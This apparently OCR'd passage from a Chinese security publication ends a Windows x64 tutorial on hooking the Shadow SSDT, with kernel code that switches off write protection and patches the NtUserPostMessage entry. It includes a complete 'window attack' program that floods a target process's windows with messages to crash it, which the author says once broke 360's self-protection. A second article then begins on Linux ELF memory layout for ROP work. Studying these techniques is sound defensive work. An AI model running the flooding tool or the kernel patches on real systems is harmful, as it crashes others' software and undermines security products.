        memcpy(jmp_code+6,&myfun,8);
        //写入 shellcode
        FuckFunc();
        irql=WPOFFx64();
        memcpy((PVOID)(AddressNtUserWindowFromPhysic
alPoint+4),jmp_code,14);
        WPONx64(irql);
        //修改记录原始地址的地方
        ModifySSSDT(IndexOfNtUserPostMessage,
AddressNtUserWindowFromPhysicalPoint+4);
        DbgPrint("HOOK_SSSDT OK!");
    }
    VOID UNHOOK_SSSDT()
    {
        ModifySSSDT(IndexOfNtUserPostMessage,
(ULONG64)NtUserPostMessage);
        DbgPrint("UNHOOK_SSSDT OK!");
    }
```

5.效果测试

编写一个程序，利用 PostMessage 对指定进程进行窗口攻击（窗口攻击在某些时候能使进程崩溃，在 360 支持 Win7X64 的早期，我就用窗口攻击的方法突破了 360 在 Win64 下的自我保护），代码如下。

```
    #include <stdio.h>
    #include <stdlib.h>
    #include <windows.h>
    int main()
    {
        DWORD pid,wpid,i,j;
        HWND hWnd;
    st:
        system("cls");
        printf("Input pid: ");
        scanf("%ld",&pid);
        for(i=100; i<0xffffff; i+=2)
        {
            GetWindowThreadProcessId(i,&wpid);
            if(wpid==pid &&
IsWindowVisible((HWND)i)==1)
            {
                hWnd=i;
                for(j=0; j<0x10000; j++)
                {
                    PostMessage(hWnd,j,0,0);
                }
            }
        }
        printf("OK!");
        getchar();
        getchar();
        goto st;
        return 0;
    }
```

接下来进行简单的对比测试，对比在 SSSDT HOOK 前后的效果。HOOK SSSDT 前，在窗体攻击程序里输入测试程序 PID，测试程序被秒杀，如图 1 所示。




图 1

HOOK SSSDT 后，在窗体攻击程序里输入测试程序 PID，测试程序没受影响，如图 2 所示。




图 2

- 获得 Shadow SSDT 的原始地址。

获得 Shadow SSDT 的原始地址跟获得 SSDT 的原始地址差不多，由于我已经详细描述过如何获得 SSDT 的原始地址，在此就不详细讲了。要注意的是，你不能直接读取 Win32K.SYS 的内容，需要把 Win32K.SYS 复制一份出来再读取。恢复 SSSDT HOOK 时只需把原始地址写入 W32pServiceTable 指定偏移即可，相关代码如下。

```
void GetOriAddress()
{
    ULONG64 W32pServiceTable, Win32kBase,
Win32kImageBase, Win32kInProcess=0, retv;
    IoControl(hMyDrv ,CTL_CODE_GEN(0x806),
NULL, 0, &W32pServiceTable, 8);
    Win32kBase = GetWin32kBase();
    CopyFileA("c:\\windows\\system32\\win32k.sys","c:\\
win32k.dll",0);
    Win32kImageBase = GetWin32kImageBase();
    printf("W32pServiceTable:          %llx\n",
W32pServiceTable);
    printf("WIN32K.SYS base:           %llx\n",
Win32kBase);
    printf("WIN32K.SYS image base: %llx\n\n\n",
Win32kImageBase);
    ULONG index=0;
    if ( Win32kInProcess==0 )
        Win32kInProcess =
(ULONGLONG)LoadLibraryExA("c:\\win32k.dll",0,
DONT_RESOLVE_DLL_REFERENCES);
    for(index=0;index<825;index++)     //825 是
WIN7X64 上 SSSDT 的函数个数
    {
        ULONGLONG
RVA=W32pServiceTable-Win32kBase;
        ULONGLONG
temp=*(PULONGLONG)(Win32kInProcess+RVA+8*(ULON
GLONG)index);
        ULONGLONG
RVA_index=temp-Win32kImageBase;
        retv = RVA_index+Win32kBase;
        printf("Shadow SSDT Function[%ld]:
%llx\n",index,retv);
        if(index % 100 ==0)
        {
            printf("Press any key to continue...\n");
            getchar();
        }
    }
}
```

运行效果如图 3、4 所示。




图 3





图 4

本文到此结束。个人感觉微软在防止 SSDT/SSSDT HOOK 上做了很多工作，最终使我们难有一个完美的方案实现 SSDT/SSSDT HOOK。虽然我在上文提出的方案也可行，但这么做感觉太麻烦。我个人的意见是，不推荐在 Win64 上进行 SSDT/SSSDT HOOK，如需挂钩直接进行 INLINE HOOK。如果读者有什么办法能控制内存分配，让分配的内存地址和 Win32K.SYS 在同一个 4GB，敬请赐教。



Linux ELF 运行时内存详解

前一段时间做 ROP（return-oriented programming）的时候，想要系统地了解 Linux 中程序的内存格式（memory layout），网上有很多文章，却没有一个深入完整的介绍。所以笔者花了些时间对此做深入的了解，不放过一个细节。由于最初写的是英文文档，所以文中的图都是用英文标识的，不过应该不影响阅读。

本文详细解释了 Linux ELF 文件的虚拟地址空间，大致介绍了 ASLR（Address Space Layout Randomization）技术对 ELF 虚拟地址空间的影响。作者的测试系统是 Linux Ubuntu 2.6.32-24 和 Vmware Workstation 7，另外所有的分析都基于 Intel x86 架构。

虚拟地址空间

当代的操作系统中每个进程都有自己的独立虚拟地址空间。在 32 位系统上，该虚拟地址空间有 4GB。为了将虚拟地址转换为物理地址，Linux 内核使用了一个两级（事实上是 3 级，但是中间一级没有任何实质操作）分页机制，即页目录表和页表。分页机制与 MMU（Memory Management Unit）合作将虚拟地址转换为物理地址。当操作系统引入虚拟地址后，所有的用户操作系统和内核线程（事实上，Linux 只有进程概念而没有线程概念，Linux 通过页表机制来模拟实现内核线程）都将运行于虚拟地址模式。

另外，Linux（及 Windows）使用了 CPU 提供的权限机制。内核代码将运行于 Ring 0 而用户程序运行于 Ring 3。因此，为了适应该分级机制及适应多任务机制，Linux 的虚拟地址空间被分为两部分，如图 1 所示。




图 1　Linux/Windows 虚拟地址空间的内核部分和用户部分

在 Linux 中，内核空间为 0xc0000000 到 0xffffffff 的地址，因此内核代码将被映射到区域。而在 Windows 中，默认的分割方式为内核与用户各占 2GB。本文仅详细分析 Linux 的地址空间而不再涉及 Windows。下面分两部分介绍 Linux 地址空间，首先介绍内核地址空间，然后再介绍用户地址空间。

1. 内核地址空间

内核地址空间属于 Ring 0，因此用户程序无法读取或修改该地址空间（除非通过特殊手段，如果系统调用）。如果用户程序强制涉及内核空间的话，系统将产生一个错误（该错误对于 Linux 程序员来说是再熟悉不过了）。另外，内核地址空间常驻于内存并且所有的进程共享相同的内核空间，然而用户地址空间随着进程的切换而改变。内核地址空间的详细格式如图 2 所示。




图 2　内核地址空间

内核空间的起始地址为 PAGE_OFFSET 定义，对于 32 位 x86 系统，该值为 0xc0000000。PAGE_OFFSET 和 VMALLOC_OFFSET 之间的区域是直接内存映射。VMALLOC_OFFSET是一个8M的空隙，用来防止越界。

PKMAP_BASE 开始的一段内存提供给 kmap() 使用。

某些设备需要在编译时就知道虚拟地址，如 APIC，FIXADDR_START 和 FIXADDR_TOP 之间的内存就是提供给这些设备使用的。

最后一页是 vsyscall 页。在 2.4 内核中，该页是空白页，即该页不可用。在 2.6 中，该页提供了一种新的从用户层进入内核层中的方法。现在，用户程序可以使用 call 0xffff000 来代替 int 0x80 进入内核层。

2. 用户地址空间

用户空间可以进一步被分为以下几个部分：栈、mmap 段、堆、BSS 段、数据段和代码段。其分布如图 3 所示。需要注意的是，该分布格式是笔者的测试系统的结果，与其他系统上的可能略有差别，如 mmap 段被置于堆和栈之间。下面将详细解释每个段。

